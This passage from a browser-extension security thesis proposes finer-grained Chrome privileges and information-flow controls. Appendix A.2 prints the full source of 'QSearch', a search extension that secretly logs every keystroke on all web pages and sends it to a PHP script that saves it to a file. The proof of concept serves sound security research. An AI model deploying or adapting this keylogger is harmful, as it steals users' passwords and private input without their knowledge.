Figure 6.2. *QSearch's* manifest file.

QSearch's hidden functionality however is a keylogger that is injected to all web pages. Once installed, the extension listens to any input made to every web page. *QSearch* forwards this input to a server which runs a PHP script to store the logged keys to a text file on the server.

QSearch only requests the *tabs* privilege and the privilege to *access data on all websites* (cf. Figure 6.2). Both privileges are actually required for providing the extension's promoted functionality. The *tabs* privilege allows for communication between the `background.html` file which implements the extension's behavior in case the extension's button is clicked and the `content.js` file which retrieves selected text from web pages and encodes it to URI fitting strings. The ability to retrieve text selected on any web page easily justifies the privilege to *access data on all websites* and authorizes for *QSearch's* hidden keylogger functionality.

QSearch currently sends logged keys to `http://127.0.0.1` but the address can easily be exchanged to become the address of a malicious server. The fact that the extension sends data to this web page is not obvious from the manifest file. *QSearch* abuses the facts that Chrome's privileges do not specify the kind of interaction the extension performs with resources and that the address of the server receiving the logged keys can hide in the coarse granularity of the privilege to access data on all websites.

Both privileges requested by *QSearch* are also requested with high frequency in the most popular extensions in the Chrome web store. As many of these extensions are provably overprivileged [48], we believe that users sense this privilege with neglect. Additionally, regarding the provided functionality, the requested privileges are absolutely reasonable in Google Chrome's extension system.

We asked 10 persons without computer science background to check out the *QSearch*[1] extension and to decide whether or not to install and test it on their computers. Nine test persons installed *QSearch* and thus theoretically fell victim to the extension's phishing attack. Only one person denied to install *QSearch* and substantiated this behavior with general mistrust in the author's activities. Therefore, we further believe that *QSearch* generally would not attract user's suspicion when installing or using the extension. Thus, it is a realistic instance of an extension written by a malicious programmer as is may occur in the real world.

We provide *QSearch's* source code in Appendix A.2.


[1]The keylogger function was modified in a way such that it only recorded asterisks.

Chapter 7

Improving Security Concepts

This chapter presents fixes to the weaknesses we found in the extension concepts of the four major browsers. Although not having the most restricted extension concept, we believe that, among these browsers, Google Chrome's extension concept adopts best the security principles presented in Section 4.1. Therefore, in this chapter, we focus on proposing fixes to Chrome's extension system to strengthen the browser even more.

Privilege system. Google's privilege system is the major aspect of what makes Chrome's extension concept outstanding compared to all other extension concepts. Task-specific privileges in combination with a user-permission system allow for fine-grained access control and give users insight in the capabilities of an extension.
However, as described in Section 5.2 there are problems with both of these features: the existing permission system suffers from users more or less ignoring it. One aspect of this problem is little explication of the existing privileges. A large number of Google's most popular extensions requires the privilege to *access data on all websites*, which poses enormous risks to security as shown in Chapter 6. The frequency of usage of this privilege suggests that many extensions are overprivileged and that users blunted in the face of the potential danger of this privilege. We are aware of the fact that fighting users overtrusting extensions is out of the capabilities of extension concept designers but refining the existing privileges could bring more clarity into what extensions actually do and help to better limit the capabilities of extensions trying to abuse granted privileges.
We see two collars where to refine the existing privilege system: first, the existing match patterns are not fine-grained enough and second, existing privileges only specify which resources an extension is allowed to interact with, but these privileges should specify the kind of interaction with those resources as well.
Given an extension that is supposed to extract phone numbers from Facebook [26] profiles. Such an extension should be granted website access for Facebook profile pages for example through the pattern `*://facebook.com/*`. This permission prevents the extension from injecting content scripts into web pages with other domains but still allows the extension to access and modify any other information stored in facebook profiles (see Figure 7.1).
A more fine-grained privilege system would include the possibility to allow extensions to access certain information on web pages only. Guha et al. [48] proposed an extension system based on a logic-based specification language, called *FINE*, that supports that kind of fine-grained access control. This approach, however, requires developers to pro-



facebook | Suche | Max Doe | Freunde finden | Startseite

Lade ein Foto hoch
Nimm ein Foto auf

Pinnwand
Info
Fotos
Notizen
Freunde
Abonnements

Freunde finden
Beste Freunde
Arbeitskollegen
Klassenkameraden

Freunde (1)
Karsten Knuth

Füge ein Banner zu deiner Webseite hinzu

Max Doe

Profil bearbeiten | Anzeigen aus der Sicht von ...

Hat hier studiert: Universität des Saarlandes · Wohnt in Saarbrücken · Spricht Deutsch, Englisch · Aus Saarbrücken · Geboren am 5. Mai 1987 · Arbeitgeber hinzufügen · Profil bearbeiten

Arbeit und Ausbildung — Bearbeiten

Hochschule	Universität des Saarlandes
Teile deine Erlebnisse	Arbeitsstelle hinzufügen

Kunst und Unterhaltung — Bearbeiten

Musik	Anberlin, Blue October, The Offspring, Seeed
Teile deine Interessen	Bücher hinzufügen, Filme hinzufügen, Fernsehsendungen hinzufügen, Spiele hinzufügen

Allgemeines — Bearbeiten

Geschlecht	Männlich

Kontaktinformationen — Bearbeiten

Telefon	681545748 Arbeit
Anschrift	Schillerstrasse 42 66666 Saarbrücken, Germany

Du kannst jederzeit zur der Hauptansicht von Facebook zurückkehren, indem du auf das Facebook-Logo klickst.

Personen, die du vielleicht kennst — Alle anzeigen

Eva König — 1 gemeinsame/r FreundIn — FreundIn hinzufügen
Senior Brasi — 1 gemeinsame/r FreundIn — FreundIn hinzufügen
Ben White — 1 gemeinsame/r FreundIn — FreundIn hinzufügen
Mike MacNeil — 1 gemeinsame/r FreundIn — FreundIn hinzufügen

Gesponsert — Alle anzeigen

10€ gratis auf BookofRa
gametwist.net
22 deiner Freunde spielen bereits

Globus
Globus Drive - ganz neu in Ensdorf. Einkauf online bestellen und zu Deinem Wunschtermin abholen. Hier alle Infos.
Gefällt mir · 26.836 Personen gefällt das.

Figure 7.1. Illustration of data accessible to example extension.

vide policies in FINE which might be problematic regarding developer-acceptance of this extension system.
Fine-grained privileges allowing for partial access to web pages can also be realized through integrating information about the HTML structure of a web page into the privileges. An adapted version of match patterns that includes element identifiers is shown in Figure 7.2.

```
<uri-pattern>   := <scheme>://<host><path>:::<elements>
<scheme>        := '*' | 'http' | 'https' | 'file' | 'ftp'
<host>          := '*' | '*.'<any chars except '/' and '*'>
<path>          := '/'<any chars>
<elements>      := id | id, <elements>
```

Figure 7.2. Adapted match patterns.

A special pattern <all_elements> allows extensions to access all information on a web page. The aforementioned phone extension could be restricted to access only contact information by stating the match pattern **://facebook.com/*:::pagelet_contact.*
Such a privilege system would require content scripts to be injected in the context of the specified elements only and the underlying JavaScript API to refuse content scripts to access unspecified elements of web pages.
Following the trends to a semantic web, another approach to improve the existing web access match patterns is not to include element identifiers into these patterns, but to include element classes. This approach seems to be more practicable for extensions that have to work with many different web pages a priori unknown to the developer. When dealing with access restriction on web pages, CSS seems to be the tool of choice as it is designed to selectively access and modify elements in markup language documents. Therefore, instead of the aforementioned extensions to Google's website match patterns, match patterns could also be extended by CSS selectors. This design brings the advantage of allowing for fine-grained access on the complete website document.
The main challenge in implementing fine-grained web page access control in a strict way is to find a solution for handling references in elements allowed to be accessed to elements not allowed to be accessed. A solution to this challenge might be to run extensions on a filtered instance of the actual web page. Filtering content of web pages should be possible when the browser renders the web pages.

Access to bookmarks, cookies, and the browsing history could also be refined by integrating match patterns as they are currently implemented in Chrome. Extensions should not necessarily be granted access to the complete set of bookmarks, cookies, or the complete browsing history. To fulfill the given task, an extension may just need to access cookies from a certain domain. In this case, match patterns can protect all other cookies from abuse.
Another way to improve the bookmarks, cookies, and browsing history privileges is to introduce user-defined blacklists. Blacklists specify web pages the user does not want extensions to gather information about.

The major problem which *QSearch* abuses (cf. Chapter 6) is not too coarse-grained privileges but the lack of information flow control. The extension is able to accord the attacker data gathered on the users machine via XMLHttpRequests without ever specifying the address of the attacker's server. We recommend to introduce an additional privilege similar to website access patterns. Using information flow match patterns, developers have to specify if and with which web pages an extension is allowed to establish outgoing connections. This feature allows the browser to block illegal connections that could be used to pass sensitive information.

Of course, it would also be possible to introduce fine-grained information flow rights [48] instead of just specifying which web pages an extension is allowed to send data to. Such information flow rights could be verified using information flow analysis on the extension's code. However, we favor the simpler model over fine-grained information flow rights. We believe that user-acceptance as well as developer-acceptance for that model is higher since a privilege stating which web pages an extension is allowed to send data to is easy to understand and easy to deploy.

We are aware of this simple information flow model not being able to inhibit hidden information flows in an extension that properly requests the privilege to send some data to *www.example.com* but then sends some other data that it does not specify. Nevertheless, we think that especially in the context of benign-but-buggy extensions this privilege would be absolutely beneficial.

Secure connections. Unsecured connections expose extensions to man-in-the-middle attacks. On a hostile network, a network attacker could modify payloads of packages sent through that network when the extension uses the HTTP protocol and use these modified payloads to attack the extension. Therefore, a common best practice among all browsers is to use the HTTPS protocol whenever possible. In order to improve security for benign-but-buggy extensions, we recommend to extend the extension system in a way such that secured connections are used by default. Outgoing connections could be modified to use the HTTPS protocol unless the developer explicitly states in the manifest file the wish to use HTTP instead.

We believe that such a mechanism would not negatively affect most extensions most of the time since many websites support the HTTP protocol as well as the HTTPS protocol. In cases the aspired web page does not support HTTPS and the developer did not request the *use_HTTP* privilege for reasons of ignorance, this mechanism should at least serve the educational purpose to make the developer deal with the issues of using unsecured connections. Furthermore, such a *use_HTTP* privilege contributes to better predictability of the risks introduced by an extension when inspecting the manifest file and thus is a valuable feature in the presence of any threat model.

A common behavior of web browsers is to fire warnings when websites accessed via HTTPS contain unsecured content. A similar system might be applicable for browser extensions: whenever an extension tries to send data retrieved from a HTTPS web page over an unsecured connection, the browser fires a warning. In contrast to the first method, this approach effectively restrains malicious extensions from circumventing this sanction. Additionally, we believe that permanent *insecure connection* warnings will drastically reduce user-acceptance of an extension and thus force developers to meet the rule of using secured connections when necessary.

Private browsing. Chrome's default behavior when entering private browsing mode is to disable all extensions. However, users can add exceptions to this behavior and allow extensions to run in private browsing windows. These extensions are no further restricted and are able to undo the efforts of private browsing mode. We believe that extensions running in private browsing mode should be especially restricted in order to enforce integrity of private browsing sessions. When private browsing is activated the browser should disable APIs for local storage and inhibit browser extensions from sending data to places outside the browser. Sending data can be prevented by prohibiting extensions to establish network connections and to modify the DOM tree of web pages. This behavior probably inhibits many extensions from operating properly but we consider this the only solution for guaranteeing private browsing in the context of browser extensions.

NPAPI extensions. Google allows NPAPI plug-ins in extensions by default to expose own interfaces directly to web content. On the one hand it makes little sense to limit components that are able to recompile the browser, but on the other hand this feature undoes the efforts of privilege isolation which serves as an important layer of defense against malicious input from web pages. We believe that Google's design decision is not the optimal solution for handling NPAPI plug-ins. We recommend to drop that feature in favor of upholding privilege isolation. A developer willing to expose own interfaces to web content would still be able to do so by recompiling the browser. However, we believe that most extensions can dispense with this feature and, for the sake of protecting users from malicious inputs, fall back on message passing between the extensions components in order to forward input to a NPAPI plug-in.

Chapter 8

Conclusions

The popularity of browser extensions and the diversity in their functionalities leave no doubts about the need for customization of web browsers and extension developers want to suffer from a less restrictions for functionality as possible although it is well-known that more functionality available to third-party software introduces more risks to browser security. At the same time, the role of the Internet gains in importance everyday and the activities performed over the Internet nowadays require browsing to be safe. These two contrary ambitions face browser vendors with the difficult choice of whether to prefer extension functionality over security or vice versa. The comparison of the extension concepts of Microsoft's Internet Explorer, Mozilla's Firefox, Apple's Safari, and Google's Chrome shows that very different approaches for solving this trade-off.

Microsoft and Mozilla clearly favor extension functionality. Extensions can perform any action that the user is able to perform and thus provide unlimited functionality. However, both these extension concepts pay a heavy price regarding security. Compromised extensions can cause unpredictable harm to the user's data. The counter-pole to these architectures can be found in Apple's extension concept, which clearly favors security over extension functionality. Safari strictly inhibits many aspects of possible extension functionality. As a consequence, Safari is the least extensible browser. This limitation in functionality brings great benefits in security. An attacker compromising an extension will not be able to execute native code on the host machine. Nevertheless, existing workarounds for retrieving data that is protected by design show that Apple not properly draws the line between data protected by the browser and data extensions necessarily need to operate correctly.

Google's Chrome adapts best to the conflict between extension functionality and security by granting extensions task-specific privileges individually and providing the most sophisticated mechanisms to protect extensions from malicious inputs.

Common to all compared browsers is the threat model of benign-but-buggy extensions. While providing solid protection against web attackers, we found that even Chrome's extension system has weaknesses mostly due to assumptions made in the underlying threat model.

Representative for all browsers, we have shown that Google Chrome is extremely vulnerable in the context of malicious programmers by implementing an extension that requests access to arbitrary websites to provide a search option for text selected on web pages, but at the same time abuses this privilege to run a hidden keylogger. Vulnerabilities

in Chrome mostly originate in too coarse-grained privileges such as the website access match patterns.
We proposed improvements in theory to the weaknesses we found in Chrome's extension concept. Improvements such as fine-grained website access control through match patterns extended by CSS selectors should complement Google's extension concept and generally improve security for the browser when using extensions. We leave it as future work to come up with an actual implementation of the improved extension system for Google.

Chapter 9

Related work

Bandhakavi et al. have presented VEX [43], a tool for vetting Firefox browser extensions for security vulnerabilities. By applying static information-flow analysis, VEX identifies potential security vulnerabilities in Firefox browser extensions. The goal of this tool is to minimize human effort in the extension review process as it is practised in the AMO by pointing out vulnerabilities in single extensions.

Louw et al. have proposed a solution for limiting the privileges of Firefox extensions by controlling an extension's access to XPCOM through runtime monitoring [50]. The focus of this work lies on the mechanisms and infrastructure needed to achieve runtime monitoring and effect policies in order to protect the user code base.

Besides the extension system analyzed in this thesis, Firefox provides a second extension system called Jetpack [31]. While its current implementation is fully-privileged, this architecture is planned to support low-level and high-level modules to allow modules to execute with or without Chrome privileges.

Barth et al. propose an extension system [44] that has been adopted in Google's Chrome browser. This extension system is supposed to protect users from benign-but-buggy extensions by applying least privilege, privilege separation, and strong isolation. Since most extensions do not need arbitrary privileges, least privilege ensures that a compromised extension is limited to a set of privileges known at install time. Additionally, privileges are distributed over three components reducing the attack surface of extensions. To gain full user privileges, an attacker needs to compromise all three components of an extension. Finally, the proposed extension system isolates each component of an extension by running the components in separate processes and by running the component that interacts with web pages in a separate JavaScript heap in order to prevent JavaScript capability leaks.

Considering Chrome's extension model as a step in the right direction but claiming that it only provides inadequate protection for users' security-related and privacy-related data, Swamy et al. have presented a model for extension security based on a logic-based specification language for describing fine-grained access control and data flow policies that regulate extension privileges over web content [48]. The model allows for developing extensions in a platform-independent way and checks extensions for safety by applying static verification.

Porter Felt et al. deal with the problem of permission re-delegation through inter process communication in modern browsers and smartphone operating systems [47]. They

solve this problem by applying IPC Inspection, a mechanism for temporarily reducing an application's privileges after receiving communication from a less privileged application. Aggarwal et al. address private browsing modes in modern browsers [42]. They show that many browser extensions undermine the security of private browsing and propose a workable policy for safely running extensions in private browsing mode.
Various papers [45, 53, 41, 46, 52] consider ways of sandboxing untrusted native plug-in code using fault isolation and system call interposition.

Appendix A

Appendix

A.1. Tables

Interface	Description
IDeleteBrowsingHistory	Notifies third-party extensions when browsing history is deleted by the user.
IDeskBand	Gets information about a band object.
IDownloadManager	Provides access to the method of a custom download manager object that Internet Explorer and WebBrowser applications use to download a file.
IImageDecodeEventSink	Exposes methods that are called by IImageDecodeFilter during a decode operation.
IImageDecodeEventSink2	Exposes the method to support alpha channel transparency of Portable Network Graphics (PNG).
IImageDecodeFilter	Exposes methods used to implement a custom image source handler in Internet Explorer. This handler is invoked when rendering images for the IMG element's SRC attribute.
IMapMIMEToCLSID	Provides methods that implement mappings.

Table A.1. Windows Internet Explorer extension interfaces.

Internet Explorer	**Firefox**	**Safari**	**Google Chrome**
Nokia Maps Accelerator 2	Adblock Plus 1	Adblock 1	Babylon Translator 2
Nokia Maps Search 2	DownloadHelper 3	Twitter for Safari 2	Adblock 1
All in One Image Editor 1	Greasemonkey 1	Better Facebook 1	Adblock Plus for Google Chrome^{TM} (Beta) 1
Hilton Accelerator 2	Personas Plus 3	Exposer 3	Google Mail Checker 2
Smart Suggestor 2	Video Download Statusbar 3	Facebook Photo Zoom 1	FB Photo Zoom 1
Shortmarks 2	Video Firebug 5	1-Click Weather for Safari 2	Turn Off the Lights 1
BioLegend Web Slice 2	FlashGot 3	GMail Counter 2	Google Translate 2
BioLegend Search Accelerator 2	DownThemAll! 3	zoomintosafari 1	Google Chrome to Phone Extension 2
BioLegend Search Provider 2	NoScript 1	Awesome Screenshot 3	IE Tab 3
BargainMatch Browser Extension 2	WOT - Know Which Websites to Trust 7	clea.nr Videos for YouTube^{TM} 1	Google Dictionary (by Google) 2
CleanPage - Remove Web Clutter 1	Flagfox 6	Facebook Cleaner 1	Evernote Web Clipper 4
Emglare 2	Tab Mix Plus 3	ClickToFlash 1	FastestChrome - Browser Faster 3
BrowseMyTown 2	Flashblock 1	Turn Off the Lights 1	Add to Amazon Wish List 2 4
Whois (IP and domain) Lookup 6	Easy YouTube Video Downloader 3	Translate 2 1	Awesome Screenshot: Capture & Annotate 3

Table A.2 (continued)

Compare Hotel Rates 2	ImTranslator - Online Translator, Dictionary, TTS 2	My eBay Manager 2 4	Stylish 3
Wolfram|Alpha Toolbar 2	Element Hiding Helper for Adblock Plus 1	New York Times Updates 2	Webpage Screenshot 3
Kenmonjo Search 2	FireFTP 3	YouTube Wide 1	AddThis - Share & Bookmark (new) 4
Simple Adblock 1	IE Tab 3	Duplicate Tab Button 3	Docs PDF/PowerPoint Viewer (by Google) 3
Lottery Post Search 2	Web Developer 3	Reload Button 3	RSS Subscription Extension (by Google) 2
Turn Off the Lights 1	FoxTab 3	WOT 7	Smooth Gestures 3
Apture Highlights 2	Xmarks Sync 4	Ultimate Status Bar 6	Firebug Lite for Google Chrome$^{\text{TM}}$ 5
Read it Later 4	IE Tab V2 (FF 3.5, 4, 5, 6, 7+) 3	SafariRestore 4	Google Voice (by Google) 2
Startpage HTTPS - Privacy Search 2	Stylish 1 3	Add to Amazon Wish List 2 4	Xmarks Bookmark Sync 4
Startpage - Privacy Search Engine 2	Cooliris 2	Firebug Lite for Safari 5	Speed Dial 2 4
Ixquick HTTPS - Privacy Search 2	Speed Dial 3 4	Cloudy 2	Screen Capture (by Google) 3

Table A.2. 25 Most Popular Extensions.

1 Manipulation of web content
2 Requesting services from specific websites
3 Extending the browser itself
4 Storing bookmarks outside the browser
5 Adding support for developers
6 Providing anonymity in the Web

A.2. Source Code

A.2.1. Manifest.json

```
{
 ‘‘name’’: ‘‘QSearch’’,
 ‘‘version’’: ‘‘1.0’’,
 ‘‘description’’: ‘‘Search Google directly from text selection’’
 ‘‘browser_action’’: {
   ‘‘default_icon’’: ‘‘icon.png’’
 },
 ‘‘background_page’’: "background.html’’,
 ‘‘permissions’’: [
   ‘‘tabs’’,
   ‘‘http://*/*’’,
   ‘‘https://*/*’’
 ],
 ‘‘content_scripts’’: [ {
   ‘‘matches": [‘‘http://*/*’’, ‘‘https://*/*’’],
   ‘‘js’’: [‘‘content.js’’],
   ‘‘all_frames’’: true
 }]
}
```

A.2.2. Content.js

```
// string for storing logged keys
var logged_keys = ‘‘’’;

// string for passing logged keys to server
var result = ‘‘’’;

// address of the php script to store logged keys in text file + data
tag
var url = ‘‘http://127.0.0.1/send2.php?data=’’;

// string for storing text selection
var selected = ‘‘’’;

// Key logging function
 function keylogger(e) {

 // Add logged key to buffer
 logged_keys+=String.fromCharCode(e.charCode);
```

```
// Block for sending logged keys so server every 5 characters
if(logged_keys.length==5){

    // Store logged keys to passing string
    result=logged_keys;

    // Reset buffer string
    logged_keys=‘‘’’;

    // Send logged keys to server
    sendLoggedKeys(url + result);

} else {
    // If the buffer string has not the correct length nothing happens
}
}

// XMLHttpRequest function for sending logged keys
function sendLoggedKeys(argument){

// Initialize XMLHttpRequest
var xhr = new XMLHttpRequest();

// Open connection to argument
xhr.open(‘GET’, argument, true);

// Send request
xhr.send();
}

// Function for retrieving text selection from web page
function textselection() {

if (window.getSelection) {

    // Write selection into selected
    selected = window.getSelection().toString();
} else {

    alert(‘‘keine Textauswahl vorhanden’’);
}

// Check whether or not text is selected on web page
if (selected==‘‘’’ || selected==‘‘ ’’) {
    // Do nothing
} else {
    // Convert selection into URI fitting form
```

```
        convertterms(selected);
    }
    }

    // Function for converting terms into URI format (removes blanks)
    function convertterms(terms) {

        // Create array for storing terms
        var termArray = new Array();

        // Split terms into single words at blanks
        termArray = terms.split(‘‘ ’’);

        // Create a variable to hold our resulting URI-safe value
        var result = ‘‘’’;

        // Loop through the search terms
        for(var i=0; i<termArray.length; i++) {

            // All search terms (after the first one) are to be separated with a ‘+’
            if(i >0) {
                result += "+";
            }

            // Add words to result
            result += termArray[i];
        }

        // Save converted string to selected string
        selected = result;
    }
    // Register event handler for key press events:  on each key press execute the keylogger function
    document.onkeypress=keylogger;

    // Register event handler for ony mouse up events:  on each mouse up event check for selected text
    document.onmouseup=textselection;

    // Add listener for request from background.html
    chrome.extension.onRequest.addListener(
        function(request, sender, sendResponse) {
            // Check whether this request is the right request
            if (request.greeting == ‘‘hello’’)

                // Send selected terms to background.html
```

```
                    sendResponse(farewell:  ‘‘search?q=’’ + selected);
               else
                    // Close request
               sendResponse({});
     });
```

A.2.3. Send2.php

```
<?php
$data = $_GET[‘data’];
$file_name=‘‘data.txt’’;
$file = fopen($file_name,‘a’);
fwrite($file,$data);
fclose($file);
?>
```

A.2.4. Background.hmtl

```
<html>
   <head>
      <title>Background Page</title>
      <script type="text/javascript">

         // Address to search engine
         var murl = ``https://www.google.com/'';

         // Buffer to send selected terms to search engine
         var surl = ``'';

         // Add listener to listen for clicking the extension button
         chrome.browserAction.onClicked.addListener(function(tab) {

            // Get current tab
            chrome.tabs.getSelected(null, function(tab) {

               // Request selected text from this tab
               chrome.tabs.sendRequest(tab.id, {greeting:  ``hello''},
function(response) {

                  // Write address to search engine + search terms to
buffer
                  surl = murl + response.farewell;

                  // Open Google search for search terms in new tab
                  chrome.tabs.create({url:surl});
               });
            });
         });
      </script>
   </head>
   <body>
   </body>
</html>
```

List of Figures

List of Tables

Bibliography

[1] Google chrome overview. `http://code.google.com/chrome/extensions/overview.html`.

[2] Mozilla. `http://www.mozilla.org`.

[3] Mshtml reference. `http://msdn.microsoft.com/en-us/library/aa741322%28v=VS.85%29.aspx`.

[4] *19th USENIX Security Symposium, Washington, DC, USA, August 11-13, 2010, Proceedings*. USENIX Association, 2010.

[5] Adblockplus, November 2011. `https://addons.mozilla.org/en-US/firefox/addon/adblock-plus/?src=cb-dl-users`.

[6] The counter stats, November 2011. `http://www.thecounter.com/stats/`.

[7] Document object model (dom), January 2011. `http://www.w3.org/DOM/`.

[8] Ecma-262, November 2011. `http://www.ecma-international.org/publications/files/ECMA-ST/Ecma-262.pdf`.

[9] Extensions status: On the runway, getting ready for take-off, November 2011. `http://blog.chromium.org/2009/09/extensions-status-on-runway-getting.html`.

[10] Firefox, November 2011. `http://www.mozilla.org/en-US/firefox/new/`.

[11] Firefox 3.6, November 2011. `http://people.mozilla.com/~prouget/demos/orientation/test1.html`.

[12] Firefox extension review process, November 2011. `https://addons.mozilla.org/en-US/developers/docs/policies/reviews`.

[13] Firefox features, November 2011. `http://www.mozilla.org/en/firefox/features/`highperformance.

[14] Firefox release notes, November 2011. `http://www.mozilla.org/en-US/firefox/releases/1.0.html`.

[15] Firefox roadmap 2011, November 2011.
https://wiki.mozilla.org/Firefox/Roadmap.

[16] Gecko layout engine, November 2011.
https://developer.mozilla.org/en/Gecko.

[17] Google toolbar, November 2011.
http://www.google.com/intl/en-us/toolbar/ff/index.html.

[18] Keep my opt-outs chrome extension, November 2011. https://chrome.google.com/webstore/detail/hhnjdplhmcnkiecampfdgfjilccfpfoe?hl=en.

[19] Panopticlick, November 2011. http://panopticlick.eff.org/.

[20] The principle of least power, November 2011.
http://www.w3.org/2001/tag/doc/leastPower-2006-01-23.html.

[21] Safari extensions development guide: Security, November 2011. http://developer.apple.com/library/safari/#documentation/Tools/Conceptual/SafariExtensionGuide/ExtensionsOverview/ExtensionsOverview.html.

[22] Security best practices in extensions, November 2011. https://developer.mozilla.org/en/Security_best_practices_in_extensions.

[23] W3counter september 2011, November 2011.
http://www.w3counter.com/globalstats.php?year=2011&month=9.

[24] About browser extensions, Januray 2012.
http://msdn.microsoft.com/en-us/library/aa753620%28v=VS.85%29.aspx.

[25] Browser helper objects: The browser the way you want it, January 2012.
http://msdn.microsoft.com/en-us/library/ms976373.aspx.

[26] Facebook, January 2012. https://www.facebook.com/.

[27] Formats: Manifest files, Januray 2012.
http://code.google.com/chrome/extensions/manifest.html.

[28] Internet explorer add-ons gallery, January 2012. http://www.ieaddons.com.

[29] Internet explorer perfomance advisor, January 2012.
http://windows.microsoft.com/en-US/internet-explorer/products/ie-9/features/add-on-performance-advisor.

[30] itunes, January 2012. http://www.apple.com/itunes/.

[31] Jetpack, January 2012. https://wiki.mozilla.org/Labs/Jetpack.

[32] Json, January 2012. http://www.json.org/.

[33] Plug-ins, January 2012. https://developer.mozilla.org/en/Plugins.

[34] Safari extensions overview, January 2012. `http://developer.apple.com/library/safari/#documentation/Tools/Conceptual/SafariExtensionGuide/ExtensionsOverview/ExtensionsOverview.html`.

[35] Safari extensions reference, January 2012. `http://developer.apple.com/library/safari/#documentation/UserExperience/Reference/SafariExtensionsReference/_index.html`.

[36] Safari features, January 2012. `http://www.apple.com/safari/features.html#extensions`.

[37] The secure sockets layer (ssl) protocol version 3.0, Januray 2012. `http://tools.ietf.org/html/rfc6101`.

[38] The transport layer security (tls) protocol, Janurary 2012. `http://tools.ietf.org/html/rfc5246`.

[39] Understanding and working in protected mode internet explorer, January 2012. `http://msdn.microsoft.com/en-us/library/bb250462%28v=vs.85%29.aspx`.

[40] Xpcom api reference, 2011 November. `https://developer.mozilla.org/en/XPCOM_API_Reference`.

[41] Martín Abadi, Mihai Budiu, Úlfar Erlingsson, and Jay Ligatti. Control-flow integrity principles, implementations, and applications. *ACM Trans. Inf. Syst. Secur.*, 13(1), 2009.

[42] Gaurav Aggarwal, Elie Bursztein, Collin Jackson, and Dan Boneh. An analysis of private browsing modes in modern browsers. In *USENIX Security Symposium* [4], pages 79–94.

[43] Sruthi Bandhakavi, Samuel T. King, P. Madhusudan, and Marianne Winslett. Vex: Vetting browser extensions for security vulnerabilities. In *USENIX Security Symposium* [4], pages 339–354.

[44] Adam Barth, Adrienne Porter Felt, Prateek Saxena, and Aaron Boodman. Protecting browsers from extension vulnerabilities. In *NDSS*. The Internet Society, 2010.

[45] John R. Douceur, Jeremy Elson, Jon Howell, and Jacob R. Lorch. Leveraging legacy code to deploy desktop applications on the web. In Richard Draves and Robbert van Renesse, editors, *OSDI*, pages 339–354. USENIX Association, 2008.

[46] Úlfar Erlingsson, Martín Abadi, Michael Vrable, Mihai Budiu, and George C. Necula. Xfi: Software guards for system address spaces. In *OSDI*, pages 75–88. USENIX Association, 2006.

[47] Adrienne Porter Felt, Helen J. Wang, Alexander Moshch, Steven Hanna, and Erika Chin. Permission re-delegation: Attacks and defenses. In *USENIX Security '11*. USENIX Association, 2011.

[48] Arjun Guha, Matthew Fredrikson, Benjamin Livshits, and Nikhil Swamy. Verified security for browser extensions. In *IEEE Symposium on Security and Privacy*, pages 115–130. IEEE Computer Society, 2011.

[49] Liverani and Freeman. Abusing firefox extensions, 2009. `http://www.youtube.com/watch?v=vffa4FshXWY`.

[50] Mike Ter Louw, Jin Soon Lim, and V. N. Venkatakrishnan. Enhancing web browser security against malware extensions. *Journal in Computer Virology*, 4(3):179–195, 2008.

[51] Edward Schwartz and Stephanie Elzer. An introduction to com, atl and the windows api through creation of an internet explorer browser helper object. In *Pennsylvania Association of Computing and Information Science Educators Conference*, 2007.

[52] Robert Wahbe, Steven Lucco, Thomas E. Anderson, and Susan L. Graham. Efficient software-based fault isolation. In *SOSP*, pages 203–216, 1993.

